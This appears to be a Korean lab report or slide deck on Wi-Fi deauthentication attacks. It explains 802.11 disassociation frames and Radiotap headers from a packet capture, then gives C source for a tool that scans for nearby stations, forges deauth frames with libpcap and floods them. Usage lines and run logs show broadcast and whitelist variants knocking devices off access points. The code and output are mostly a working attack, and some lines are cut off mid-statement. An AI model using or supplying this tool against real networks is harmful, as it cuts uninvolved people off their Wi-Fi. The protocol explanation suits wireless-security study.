4383 96.502930720 78:46:d4:41:d3:11 (… 802.11 34 Acknowledgement, Flags=........
4386 96.502936089 78:46:d4:41:d3:11 Allradio_bd:eb:94 802.11 48 Null function (No data), SN=1724, FN=0, Flags=.......T
4387 96.502936745 78:46:d4:41:d3:11 (… 802.11 34 Acknowledgement, Flags=........
4390 96.502946519 78:46:d4:41:d3:11 Allradio_bd:eb:94 802.11 48 Null function (No data), SN=1726, FN=0, Flags=...P...T
4391 96.502947109 78:46:d4:41:d3:11 (… 802.11 34 Acknowledgement, Flags=........
4862 106.797920076 78:46:d4:41:d3:11 Allradio_bd:eb:94 802.11 48 Null function (No data), SN=1727, FN=0, Flags=...P...T
4863 106.797921571 78:46:d4:41:d3:11 (… 802.11 34 Acknowledgement, Flags=........
4886 108.423572824 78:46:d4:41:d3:11 Allradio_bd:eb:94 802.11 50 Disassociate, SN=1728, FN=0, Flags=........


Radiotap Header v0, Length 24
802.11 radio information
IEEE 802.11 Disassociate, Flags: ....
Type/Subtype: Disassociate (0x000a)
Frame Control Field: 0xa000
.... ..00 = Version: 0
.... 00.. = Type: Management frame (0)
1010 .... = Subtype: 10
Flags: 0x00
.000 0001 0011 1010 = Duration: 314 microseconds
Receiver address: Allradio_bd:eb:94 (00:07:89:bd:eb:94)
Destination address: Allradio_bd:eb:94 (00:07:89:bd:eb:94)
Transmitter address: 78:46:d4:41:d3:11 (78:46:d4:41:d3:11)
Source address: 78:46:d4:41:d3:11 (78:46:d4:41:d3:11)
BSS Id: Allradio_bd:eb:94 (00:07:89:bd:eb:94)
.... 0000 = Fragment number: 0
0110 1100 0000 .... = Sequence number: 1728
IEEE 802.11 Wireless Management
Fixed parameters (2 bytes)
Reason code: Disassociated because sending STA is leaving (or has left) BSS (0x0008)
0000 00 00 18 00 2e 40 00 a0 20 08 00 00 00 02 85 09
0010 a0 00 db 00 00 00 db 00 a0 00 3a 01 00 07 89 bd
0020 eb 94 78 46 d4 41 d3 11 00 07 89 bd eb 94 00 6c
0030 08 00
연결 해제하는 패킷이구나


Wi-Fi 연결해제



1
나 AP인데
다 나가!
사용자
사용자
AP(Access Point)
2
나 AP인데
넌 쓰지마.
사용자
AP(Access Point)
3
나 홍길동인데
그만쓴다! 끊을게.
홍길동
AP(Access Point)

IEEE 802.11

무선랜, 와이파이라고 부르는 무선 근거리 통신망을 위해


IEEE 802 위원회에서 작성하는 일련의 표준 규격






802.11 Header

무선단말과 AP 사이에 초기 통신을
확립하기 위한 관리용 802.11 MAC 프레임



802.11 관리프레임



○ Type (프레임 유형, 2 비트, b3 b2) 및 Subtype (부 유형, 4 비트, b7 b6 b5 b4)

* ☞ 802.11 MAC 프레임 종류 참조

. 관리프레임 (Type: `00`,Subtype: `xxxx` 14종) ☞ 802.11 관리프레임 종류

. 제어프레임 (Type: `01`,Subtype: `xxxx` 11종) ☞ 802.11 제어프레임


. 데이터프레임 (Type: `10`,Subtype: `xxxx` 15종) ☞ 802.11 데이터프레임

○ 분리(결합 해제,Disassociation) 프레임 (subtype : 1010)

또는 탈인증(인증 해제,Deauhentication) 프레임 (subtype : 1100)

- AP 및 무선단말 간에 결합 관계 또는 인증 관계의 해제를 요청하는 프레임

. ESS 내 BSS 로밍시에 주로 사용되는 프레임




```
Radiotap Header v0, Length 24
802.11 radio information
IEEE 802.11 Disassociate, Flags: ........
    Type/Subtype: Disassociate (0x000a)
  Frame Control Field: 0xa000
      .... ..00 = Version: 0
      .... 00.. = Type: Management frame (0)
      1010 .... = Subtype: 10
    Flags: 0x00
    .000 0001 0011 1010 = Duration: 314 microseconds
    Receiver address: Allradio_bd:eb:94 (00:07:89:bd:eb:94)
    Destination address: Allradio_bd:eb:94 (00:07:89:bd:eb:94)
    Transmitter address: 78:46:d4:41:d3:11 (78:46:d4:41:d3:11)
    Source address: 78:46:d4:41:d3:11 (78:46:d4:41:d3:11)
```

Radiotap

802.11 프레임 송신 및 수신을 위한 사실상의 표준이다.


https://www.radiotap.org/ 가면 자세한 설명이 있다..


Radiotap Structure

```
struct ieee80211_radiotap_header {
        u_int8_t        it_version;     /* set to 0 */
        u_int8_t        it_pad;
        u_int16_t       it_len;         /* entire length */
        u_int32_t       it_present;     /* fields present */
} __attribute__((__packed__));
```

Radiotap Structure

```
struct ieee80211_radiotap_header {
        u_int8_t        it_version;     /* set to 0 */
        u_int8_t        it_pad;
        u_int16_t       it_len;         /* entire length */
        u_int32_t       it_present;     /* fields present */
} __attribute__((__packed__));
```






Death Attack 실습


- 환경 : Ubuntu 20.04 + qtcreator
- 언어 : C Language
- 무선랜카드 : iptime n150ua solo

ubuntu


Death Attack 실습



Death-broadcast



Death-whitelist



Death-all

Code – 구조체, 함수 선언 Death-whitelist

```c
#include <stdio.h>
#include <stdint.h>
#include <arpa/inet.h>
#define NULL 0x00


struct radiotap_header {
    uint8_t     version;     /* set to 0 */
    uint8_t     pad;
    uint16_t    len;         /* entire length */
    uint32_t    present;     /* fields present */
    uint8_t     dummy[3];
} __attribute__((__packed__));

struct beacon_header{
    uint16_t frame_control;
    uint16_t duration_id;
    uint8_t dhost[6];  //목적지 주소
    uint8_t shost[6];  //출발지 주소
    uint8_t bssid[6];
    uint16_t squence_control;
} __attribute__ ((__packed__));

struct fixed_parameters{
    uint16_t reason_code;
} __attribute__ ((__packed__));

struct fake_beacon{
    struct radiotap_header radiotap;
    struct beacon_header becon;
    struct fixed_parameters fixed;
} __attribute__ ((__packed__));


struct get_radiotap_header {
    uint8_t     version;     /* set to 0 */
    uint8_t     pad;
    uint16_t    len;         /* entire length */
    uint32_t    present;     /* fields present */
} __attribute__((__packed__));

struct multiargs{
    char* dev;
    char* station_mac_list;
    char* white_list;
};
```

```c
struct fake_beacon create_beacon_frame();
int dump_radiotap(struct radiotap_header *radiotap_header){
    unsigned int len = radiotap_header->len;
    //printf("[Radiotap Length] : %d\n",len);
    return len;
}

unsigned char * dump_beacon_header(struct beacon_header *beacon_header)
{
    unsigned int frameControl = htons(beacon_header->frame_control);
    unsigned char *smac = beacon_header->shost;
    if (frameControl==0x4000){
        return smac;
    }
    return NULL;
}
```

Code – 주변기기스캔

Death-whitelist

```
void *station_mac(void *arg) {
    struct multiargs *data = arg;
    char errbuf[PCAP_ERRBUF_SIZE];
    pcap_t* pcap2 = pcap_open_live((char *)data->dev , BUFSIZ, 1, 1000, errbuf);
    if (pcap2 == NULL) {
        fprintf(stderr, "pcap_open_live(%s) return null - %s\n", (char *)data->dev, errbuf);
        exit(0);
    }

    while (1) {
        struct pcap_pkthdr* header;
        const u_char* packet;
        unsigned int radiotap_len;
        unsigned char *smac = NULL;

        int res = pcap_next_ex(pcap2, &header, &packet);
        if (res == 0) continue;
        if (res == PCAP_ERROR || res == PCAP_ERROR_BREAK) {
            printf("pcap_next_ex return %d(%s)\n", res, pcap_geterr(pcap2));
            break;
        }

        radiotap_len = dump_radiotap((struct radiotap_header *)packet);
        packet += radiotap_len;
        smac = dump_beacon_header((struct beacon_header *)packet);

        if (smac != NULL){
            char mac[20];
            char strTemp2[20];
            char strTemp3[20];
            int flag =0;

            sprintf(mac, "%02x:%02x:%02x:%02x:%02x:%02x\n",smac[0], smac[1], smac[2], smac[3], smac[4], smac[5]);
            memset(strTemp2,0x00,20);
            //printf("mac : %s\n",mac);

            FILE* pFile = fopen((char *)data->station_mac_list, "rb");
            if (pFile == NULL){
                printf("File not Found 1!\n");
                exit(0);
            }
            while(!feof(pFile)){
                fgets(strTemp2, sizeof(strTemp2),pFile);
                if(strcmp(mac, strTemp2)==0){
                    flag = 1;
                    break;
                }

            }
            fclose(pFile);
```

```
            FILE* pFile3 = fopen((char *)data->white_list, "rb");
            if (pFile == NULL){
                printf("File not Found 1!\n");
                exit(0);
            }
            while(!feof(pFile3)){
                fgets(strTemp3, sizeof(strTemp3),pFile3);
                if(strcmp(mac, strTemp3)==0){
                    flag = 2;
                    break;
                }

            }
            fclose(pFile3);


            if(flag == 0){
                FILE* pFile2 = fopen((char *)data->station_mac_list, "ab");
                if (pFile2 == NULL){
                    printf("File not Found 2!\n");
                    exit(0);
                }
                if(fputs(mac, pFile2) != EOF){
                    //printf("ADD MAC ADDR : %s\n", mac);
                    fseek(pFile,0,SEEK_SET);
                }
                fclose(pFile2);
            }
        }

        usleep(10);
    }
```

Code – main


```c
int main(int argc, char* argv[]) {
    if (argc != 5) {
        usage();
        return 0;
    }

    char errbuf[PCAP_ERRBUF_SIZE];
    char * dev = argv[1];
    char * ap_mac = argv[2];
    char * bssidFile = argv[3];
    int num=0;

    struct multiargs multiarg;
    multiarg.dev = argv[1];
    multiarg.station_mac_list = argv[3];
    multiarg.white_list = argv[4];

    uint8_t macAddr[MAC_ALEN];

    monitor(dev);

    pthread_t thread;
    pthread_create(&thread, 0, station_mac, (void *)&multiarg);

    pcap_t* pcap = pcap_open_live(dev , BUFSIZ, 1, 1000, errbuf);
    if (pcap == NULL) {
        fprintf(stderr, "pcap_open_live(%s) return null - %s\n", dev, errbuf);
        return -1;
    }

    FILE* pFile = fopen(bssidFile, "rb");
    if (pFile == NULL){
        printf("File not Found!\n");
        exit(0);
    }

    //가짜 비콘 프레임 1 설정/초기화
    struct fake_beacon beacon;
    beacon.radiotap.version = 0x00;
    beacon.radiotap.pad = 0x00;
    beacon.radiotap.len = 0x000b;
    beacon.radiotap.present = 0x00028000;
    memset(beacon.radiotap.dummy,0x00,sizeof(uint8_t)*3);
    beacon.becon.frame_control = 0x00c0;
    beacon.becon.duration_id = 0x0000;
    beacon.becon.squence_control = 0x0000;
    beacon.fixed.reason_code = 0x07;

    //가짜 비콘 프레임 2 설정/초기화
    struct fake_beacon beacon2;
    beacon2.radiotap.version = 0x00;
    beacon2.radiotap.pad = 0x00;
    beacon2.radiotap.len = 0x000b;
    beacon2.radiotap.present = 0x00028000;
    memset(beacon2.radiotap.dummy,0x00,sizeof(uint8_t)*3);
    beacon2.becon.frame_control = 0x00c0;
    beacon2.becon.duration_id = 0x0000;
    beacon2.becon.squence_control = 0x0000;
    beacon2.fixed.reason_code = 0x07;

    int ret = ConvertMacAddrStr2Array(ap_mac, macAddr);
    if (ret){
        printf("Fail to convert MAC address 1\n");
        return -1;
    }
    memcpy(beacon.becon.shost, macAddr, 6);
    memcpy(beacon.becon.bssid, macAddr, 6);
    memcpy(beacon2.becon.dhost, macAddr, 6);
```


```c
    while (1) {
        char strTemp[20];
        memset(strTemp,0x00,20);

        if(!feof(pFile)) fgets(strTemp, sizeof(strTemp),pFile);
        else fseek(pFile,0,SEEK_SET);
        if (strlen(strTemp) == 0){
            fseek(pFile,0,SEEK_SET);
            continue;
        }
        if (strTemp[strlen(strTemp)-1] == 0x0d) strTemp[strlen(strTemp)-1] = 0x00;
        if (strTemp[strlen(strTemp)-1] == 0x0a) strTemp[strlen(strTemp)-1] = 0x00;

        int ret = ConvertMacAddrStr2Array(strTemp, macAddr);
        if (ret){
            printf("Fail to convert MAC address 2\n");
            return -1;
        }
        memcpy(beacon.becon.dhost, macAddr, 6);
        memcpy(beacon2.becon.shost, macAddr, 6);
        memcpy(beacon2.becon.bssid, macAddr, 6);


        if (pcap_sendpacket(pcap, (unsigned char*)&beacon, sizeof(beacon)) != 0){
            printf("Fail sendpacket 1\n");
            exit (-1);
        }
        usleep(10);

        if (pcap_sendpacket(pcap, (unsigned char*)&beacon2, sizeof(beacon2)) != 0){
            printf("Fail sendpacket 2\n");
            exit (-1);
        }
        num++;
        printf("%5d | [AP] %s <-> [station] %02x:%02x:%02x:%02x:%02x:%02x | Deauth Packet!\n",num,
        usleep(1000);
    }
    fclose(pFile);
    pcap_close(pcap);
}
```

Death Attack Broadcast

AP 목록파일에 저장된 AP에 연결된 모든 station의 연결을 해제한다.
출발지는 AP의 MAC 주소, 목적지는 broadcast(FF:FF:FF:FF:FF:FF)로 만들어진 가짜 인증 해제 패킷을 날려 특정 AP에 연결된 모든 기기들의 연결을 해제 시킬 수 있다.

사용방법 : [프로그램 경로] [인터페이스 이름] [AP 목록파일 경로]

```
root@ubuntu:/home/yejun/study/git/report-deauth-attack/bin# ./deauth-attack-broadcast wlan0 AP_List.txt
    1 | [AP] 00:07:89:bd:eb:94 -> [Broadcast] FF:FF:FF:FF:FF:FF | Deauth Packet!
    2 | [AP] aa:2b:b9:0d:f0:bc -> [Broadcast] FF:FF:FF:FF:FF:FF | Deauth Packet!
    3 | [AP] 00:07:89:bd:eb:94 -> [Broadcast] FF:FF:FF:FF:FF:FF | Deauth Packet!
    4 | [AP] aa:2b:b9:0d:f0:bc -> [Broadcast] FF:FF:FF:FF:FF:FF | Deauth Packet!
    5 | [AP] 00:07:89:bd:eb:94 -> [Broadcast] FF:FF:FF:FF:FF:FF | Deauth Packet!
    6 | [AP] aa:2b:b9:0d:f0:bc -> [Broadcast] FF:FF:FF:FF:FF:FF | Deauth Packet!
    7 | [AP] 00:07:89:bd:eb:94 -> [Broadcast] FF:FF:FF:FF:FF:FF | Deauth Packet!
    8 | [AP] aa:2b:b9:0d:f0:bc -> [Broadcast] FF:FF:FF:FF:FF:FF | Deauth Packet!
    9 | [AP] 00:07:89:bd:eb:94 -> [Broadcast] FF:FF:FF:FF:FF:FF | Deauth Packet!
   10 | [AP] aa:2b:b9:0d:f0:bc -> [Broadcast] FF:FF:FF:FF:FF:FF | Deauth Packet!
   11 | [AP] 00:07:89:bd:eb:94 -> [Broadcast] FF:FF:FF:FF:FF:FF | Deauth Packet!
   12 | [AP] aa:2b:b9:0d:f0:bc -> [Broadcast] FF:FF:FF:FF:FF:FF | Deauth Packet!
   13 | [AP] 00:07:89:bd:eb:94 -> [Broadcast] FF:FF:FF:FF:FF:FF | Deauth Packet!
   14 | [AP] aa:2b:b9:0d:f0:bc -> [Broadcast] FF:FF:FF:FF:FF:FF | Deauth Packet!
   15 | [AP] 00:07:89:bd:eb:94 -> [Broadcast] FF:FF:FF:FF:FF:FF | Deauth Packet!
   16 | [AP] aa:2b:b9:0d:f0:bc -> [Broadcast] FF:FF:FF:FF:FF:FF | Deauth Packet!
   17 | [AP] 00:07:89:bd:eb:94 -> [Broadcast] FF:FF:FF:FF:FF:FF | Deauth Packet!
   18 | [AP] aa:2b:b9:0d:f0:bc -> [Broadcast] FF:FF:FF:FF:FF:FF | Deauth Packet!
   19 | [AP] 00:07:89:bd:eb:94 -> [Broadcast] FF:FF:FF:FF:FF:FF | Deauth Packet!
   20 | [AP] aa:2b:b9:0d:f0:bc -> [Broadcast] FF:FF:FF:FF:FF:FF | Deauth Packet!
   21 | [AP] 00:07:89:bd:eb:94 -> [Broadcast] FF:FF:FF:FF:FF:FF | Deauth Packet!
   22 | [AP] aa:2b:b9:0d:f0:bc -> [Broadcast] FF:FF:FF:FF:FF:FF | Deauth Packet!
   23 | [AP] 00:07:89:bd:eb:94 -> [Broadcast] FF:FF:FF:FF:FF:FF | Deauth Packet!
   24 | [AP] aa:2b:b9:0d:f0:bc -> [Broadcast] FF:FF:FF:FF:FF:FF | Deauth Packet!
   25 | [AP] 00:07:89:bd:eb:94 -> [Broadcast] FF:FF:FF:FF:FF:FF | Deauth Packet!
   26 | [AP] aa:2b:b9:0d:f0:bc -> [Broadcast] FF:FF:FF:FF:FF:FF | Deauth Packet!
```



AP_List.txt


→ AP의 MAC 주소 저장

Death Attack White-list

한 개의 AP에 대해 허용할 기기의 MAC 주소를 제외한 주변의 모든 기기들만 연결을 해제한다.
내가 지정한 기기의 MAC 주소를 파일로 저장(whitelist)하여 저장된 기기만 연결을 유지하고 나머지 주변 모든 기기들은 AP와의 연결을 해제 시킬 수 있다.


사용방법 : [프로그램 경로] [인터페이스 이름] [AP MAC 주소] [연결을 끊을 MAC 목록파일] [허용할 MAC 목록파일]

```
root@ubuntu:/home/yejun/study/git/report-deauth-attack/bin# ./deauth-attack-whitelist wlan0 AA:BB:CC:D
    1 | [AP] AA:BB:CC:DD:EE:FF <-> [station] 44:cb:8b:7e:ce:44 | Deauth Packet!
    2 | [AP] AA:BB:CC:DD:EE:FF <-> [station] 66:8f:30:51:c9:4f | Deauth Packet!
    3 | [AP] AA:BB:CC:DD:EE:FF <-> [station] 16:5f:69:c9:45:14 | Deauth Packet!
    4 | [AP] AA:BB:CC:DD:EE:FF <-> [station] e2:ae:69:b0:74:bd | Deauth Packet!
    5 | [AP] AA:BB:CC:DD:EE:FF <-> [station] 82:57:30:17:6d:dc | Deauth Packet!
    6 | [AP] AA:BB:CC:DD:EE:FF <-> [station] 5a:a5:e0:d4:76:af | Deauth Packet!
    7 | [AP] AA:BB:CC:DD:EE:FF <-> [station] 36:25:76:cc:46:40 | Deauth Packet!
    8 | [AP] AA:BB:CC:DD:EE:FF <-> [station] 9a:b3:3c:98:5d:67 | Deauth Packet!
    9 | [AP] AA:BB:CC:DD:EE:FF <-> [station] 3e:f5:da:95:46:e5 | Deauth Packet!
   10 | [AP] AA:BB:CC:DD:EE:FF <-> [station] ee:7b:97:a9:d5:eb | Deauth Packet!
   11 | [AP] AA:BB:CC:DD:EE:FF <-> [station] 2a:19:1f:e3:eb:35 | Deauth Packet!
   12 | [AP] AA:BB:CC:DD:EE:FF <-> [station] 2a:c5:b4:08:7d:21 | Deauth Packet!
   13 | [AP] AA:BB:CC:DD:EE:FF <-> [station] d6:f6:79:12:b1:1c | Deauth Packet!
   14 | [AP] AA:BB:CC:DD:EE:FF <-> [station] 06:5f:76:41:97:32 | Deauth Packet!
   15 | [AP] AA:BB:CC:DD:EE:FF <-> [station] 3a:90:98:c5:bc:bb | Deauth Packet!
   16 | [AP] AA:BB:CC:DD:EE:FF <-> [station] 96:7a:da:1b:4a:f9 | Deauth Packet!
   17 | [AP] AA:BB:CC:DD:EE:FF <-> [station] 4a:e4:17:fe:2c:f0 | Deauth Packet!
